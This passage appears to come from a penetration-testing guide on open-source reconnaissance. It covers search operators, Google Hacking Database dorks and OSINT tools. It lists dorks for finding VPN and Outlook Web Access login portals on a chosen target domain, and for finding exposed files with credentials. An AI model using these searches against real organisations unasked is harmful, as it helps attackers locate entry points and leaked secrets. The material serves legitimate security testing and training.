
In this case, it may also be useful to exclude templates and samples (i.e., -templates and –samples) or try other searches like "internal audit" filetype:xls.



"internal audit" filetype:xls


About 10,500 results (0.41 seconds)

Figure 2. Google search with string of terms and advanced operators



"internal audit" filetype:xls

Figure 3. Bing search with string of terms and advanced operators



"internal audit" filetype:xls

Figure 4. DuckDuckGo search with string of terms and advanced operators

DuckDuckGo results are from various sources which is why the search engine does not display a total number of results. Search operators include the following, but will vary across search engines:

- site:
    - Results display only for the site. Use this operator to define search scope. Use with Google, DuckDuckGo, Yahoo! or Bing.
        - site:gov
        - site:example.com
        - site:example.com/scripts
        - site:subdomain.example.com
        - site:example.com inurl:dev (it is possible to find sites with developer.example.com in a search like this, along with URLs with dev somewhere in the directory structure.)
- inurl:
    - Finds keywords in the URL. Use this to find pages, scripts or vulnerable parameters in the URL, as opposed to a string on a page. Use with Google, DuckDuckGo.
        - inurl:attack
        - inurl:ftp
- allinurl:


    - Finds multiple keywords in the URL. Use with Google, DuckDuckGo.
        - allinurl:attack company
- intext: – Google and DuckDuckGo
- inbody: – Bing and Yahoo!
    - Finds a keyword in the text of a page. Some pages may have keywords that are not associated with the content to enhance rankings. The operator varies by search engine.
        - intext:attack
        - inbody:attack
- allintext: - Google
    - Looks up multiple keywords in the text
        - allintext: hack breach
- intitle:
    - Finds keywords by the title tag (e.g., content within <title> and </title>) on a page. Use this to find items like directory listings (think "Index Of"). Use with Google, DuckDuckGo, Yahoo! or Bing.
        - intitle:index
- filetype:
    - Used to find files and searches on file types like PDF, DOC, TXT, SWF, or XLS, to name a few. Use with Google, DuckDuckGo, Yahoo! or Bing.
        - filetype:pdf site:company.com
        - site:company.com filetype:pdf
        - company.com filetype:pdf will provide results, including from other sites that reference documents found on the company.com site
- link:
    - Identify links between the target site and other sites. Use this for social engineering or related attacks such as username harvesting.

Boards and forums are a source of incredible information. Members from forums can be experts or newbies. Search numerous online forums to discover sensitive information about the company or employees. For example, StackOverflow, Tom's Hardware, Bleeping Computer, Computer Hope, Linux.com, Apple Support Communities, Reddit and subreddits on topics like r/techsupport or choose a subreddit by a device or by vulnerability like SQL injection (SQLi) or cross-site scripting (XSS).

It can be easier to search results by using tools like Boardreader or Omgili (short for Oh My God I Love It), which integrates via an API from webhose.io. Webhose.io asks users to sign up for an account.

Google Hacking Database (GHDB) can be used to search for interesting information, such as sensitive directories, login portals, or files with usernames or passwords. The process of Google Hacking was made famous by Johnny Long, who created a catalog of queries called the GHDB. (Exploit Database, 2017)

Practical use of Google Hacking can make discovery of sensitive, publicly available information easier. The Exploit Database has been maintaining the collection of queries first created by Johnny Long. This group of Google queries uses advanced search operators (known as Google dorks) to divulge sensitive information, security issues or misconfigurations. Go to GitHub to use the GHDB. Otherwise, searching requires filling out a CAPTCHA. There is a tool on GitHub here to help search the GHDB: https://www.exploit-db.com/searchsploit/. GHDB can help the tester find log files, sensitive locations, database files and published files that may be used to aid in further exploitation. Some data includes admin login pages/portals, usernames, and passwords, sensitive documents, email lists, bank or credit card details. The GHDB offers searches for other search engines such as Bing and online repositories such as GitHub.




inurl:/dana-na/auth/

About 8,190 results (0.64 seconds)

Figure 5. Google search for Juniper SSL VPN authentication pages

In Google, do an inurl: search by sensitive directory name to get sites that may have a default installation. To narrow the search, combine inurl: with the site: operator, such as site:targetdomain.com inurl:sensitive_directory. Figure 5 shows an inurl: search, but other options include inurl:/dana-na/auth/url_default/welcome.cgi or inurl:/dana-na/auth/url_default/welcome.cgi site:targetdomain.com.

In searching the Exploit database, the tester can also find existing queries for similar items. The Google search above can also display authentication portal pages by performing the following Google search: Auth inurl:welcome ext:cgi (Figure 7)




Google Hacking Database (GHDB)

Search the Google Hacking Database or browse GHDB categories

/dana-na/auth/

Date	Title	Summary
2015-12-29	intitle:"Microsoft+Outlook+Web+Access+Log+On" | inurl:/owa/auth/logon.aspx	Pages Containing Login Portals Microsoft Outlook Web Logins -Xploit
2015-06-23	Auth inurl:welcome ext:cgi	Pages Containing Login Portals A lot of Pages with logins portals. Enjoy. By Rootkit.

Figure 6. Exploit Database search for /dana-na/auth/



Auth inurl:welcome ext:cgi

Google Dork Description: Auth inurl:welcome ext:cgi	**GHDB-ID**: 4022
Google Search: Auth inurl:welcome ext:cgi	**EDB-ID**: N/A
Published: 2015-06-23	**Author**: anonymous

```
A lot of Pages with logins portals.

Enjoy.

By Rootkit.
```

Figure 7. The Google Dork to find authentication URLs in Google Search

iSeek is a metasearch engine with options to narrow down searches based on related topics, people, places, organizations, dates/times, abbreviations, source, and recent queries. It is used by education because it compiles reliable resources from universities, government, and non-commercial providers. There are searches based upon the web, education, and medicine. When a search engine has entity extraction capabilities, the text is examined for central themes, and then bookmarks are created across the document set by defined categories. There is no predefined set of entities. It provides a lot of granular search features.

Dogpile is a metasearch engine that returns results from leading search engines including Google and Yahoo!

IntelTechniques is a search tool that aggregates searches from multiple engines. Navigate to the search engine via the link on the left side of the menu > Search Engines - https://inteltechniques.com/osint/menu.search.html

OSINT-SPY can be used to gather public API data and to find in-depth information about targets. Search for emails, IPs, Bitcoin, Organizations, Social Accounts and SSL Certificates.


OSINT Framework is a tool used to gather information from other free tools or resources. Go to the GitHub page to obtain more information or https://github.com/lockfale/osint-framework

Tineye performs reverse image searches using either a URL or upload/transfer an image. There is a browser plugin available. The free version limits searches per day to up to 50, but there is a paid version that includes a user interface and API.

Reverse image searches are useful when the tester has an image and wants to find out where it is on the internet. Another reverse image search is Google Images, which has a large repository to search from and should also be used to cross-check occurrences of an image on the Internet.

Within a network of people, there will always be at least one person who cannot help posting information that reveals a lot of detail about the rest of his/her social network or company. The challenge is not locating this person, but in determining how far away from the person of interest this person is separated.


Cluuz.com extracts terms and images, and clusters them in a tag cloud to facilitate further focused searches. It's considered a visual or clustering search engine. The sample shows a search on the word "OSINT." The search came up with tools and visual maps of people and sites. The site displays entities (people, companies, organization, phone numbers, concepts, etc.) and images extracted from within the search results.



● Web ○ News

Start At: 1 How Many: 10

Figure 8. Cluuz Advanced Search



Cluuz. OSINT Search

Advanced | Preferences

● Web ○ News

Search for **OSINT** found: *10* out of *1320000* results in 0.36 secs;

Top Cluuz

1. These **open source intelligence tools** utilize artificial **intelligence** features to mine data from the Web about all possible matches to the desired target. (47)
2. Links for OSINT (Open **Source Intelligence**) (44)
3. Business **Osint** encompasses **Commercial Intelligence** , **Competitor Intelligence** , and **Business Intelligence** , and is often a chief area of practice of private intelligence agencies . (26)

Top Linked Entities

1. Open Source Intellig..
2. en.wikipedia.org

Open-source intelligence - Wikipedia

Grey Literature National Intelligence Jeffrey T Richelson Mark M Lowenthal Douglas Naquin Eliot A Jardines Dan Butler United States Regarding Weapons of Mass Destruction Stephen Cambone Commercial Intelligence Competitor Intelligence Business Intelligence Private Specialized Business Behavioral Intelligence Open Source Intelligence Jeffrey T Roger Z Kline Robert D Lownethal Mark M D Marshall

Open-source intelligence (**OSINT**) is data collected from publicly available sources to be used in an intelligence context. In the intelligence community, the term ...

https://en.wikipedia.org/wiki/Open-source_intelligence[cache]yahoo

Open-source intelligence (**OSINT**) - Central Intelligence Agency

Figure 9. Cluuz search on OSINT





Figure 10. Cluuz entity map based upon Internet Tools and Resources link at center

Carrot2 automatically organizes collections of documents into themes by using various sources, such as GoogleAPI, BingAPI, eTools Meta Search, Lucene, SOLR, and more. It's considered a visual or clustering search engine.

Many features are available within Carrot2. The tool is called a "clustering engine," and the way to view the clustering feature is by clicking on the Circles and Foam Tree tabs within the browser. In the examples (shown in Figure 11) the tester input a search term "OSINT Techniques."



Top **80** results of about **80** for **OSINT techniques**

1 Intel**Techniques**.com | **OSINT** Training by Michael Bazzell | Open ...
Live **OSINT** Training. We also offer live training by Michael Bazzell at your location. His 3-day Open Source Intelligence course demonstrates new investigation **techniques** that are vital to any Investigator's arsenal of tools. This is a very full ...
https://inteltechniques.com/ [Ask, Bing, Google, Yahoo]

2 Open-source intelligence - Wikipedia
Open-source intelligence (**OSINT**) is data collected from publicly available sources to be used in an intelligence context. In the intelligence community, the term "open" refers to overt, publicly available sources It is not related to open- source ...
https://en.wikipedia.org/wiki/Open-source_intelligence [Bing, Google, Wikipedia, Yahoo]

3 **OSINT** Search Tool by Michael Bazzell | Open ... - Intel **Techniques**
Online Internet Search Tool. Welcome to the new Intel**Techniques** Search Tool. Use the links to the left to access all of the custom search tools. The **OSINT** LINKS section contains hundreds of online search resources. Click any category to expand the ...
https://inteltechniques.com/menu.html [Ask, Google]

4 **osint**.tools – @uk_onlineops
Here you will find the tutorials and articles mentioned on your training course, together with website links. Select the appropriate tutorial, article or link from ...
http://osint.tools/ [Bing, Yahoo]

5 Intel **Techniques** - Links
Open Source Intelligence **OSINT** Training by Michael Bazzell.
https://inteltechniques.com/links.HTML [Ask, Google]

6 Open Source Intelligence **Techniques** by Michael Bazzell
Those that purchase the book may want easier access to many of the links demonstrated during the instruction. All of these scenarios have convinced me to make my current set of basic **OSINT** links publicly available. Click the link below to access ...
https://inteltechniques.com/book1.html [Ask, Google]

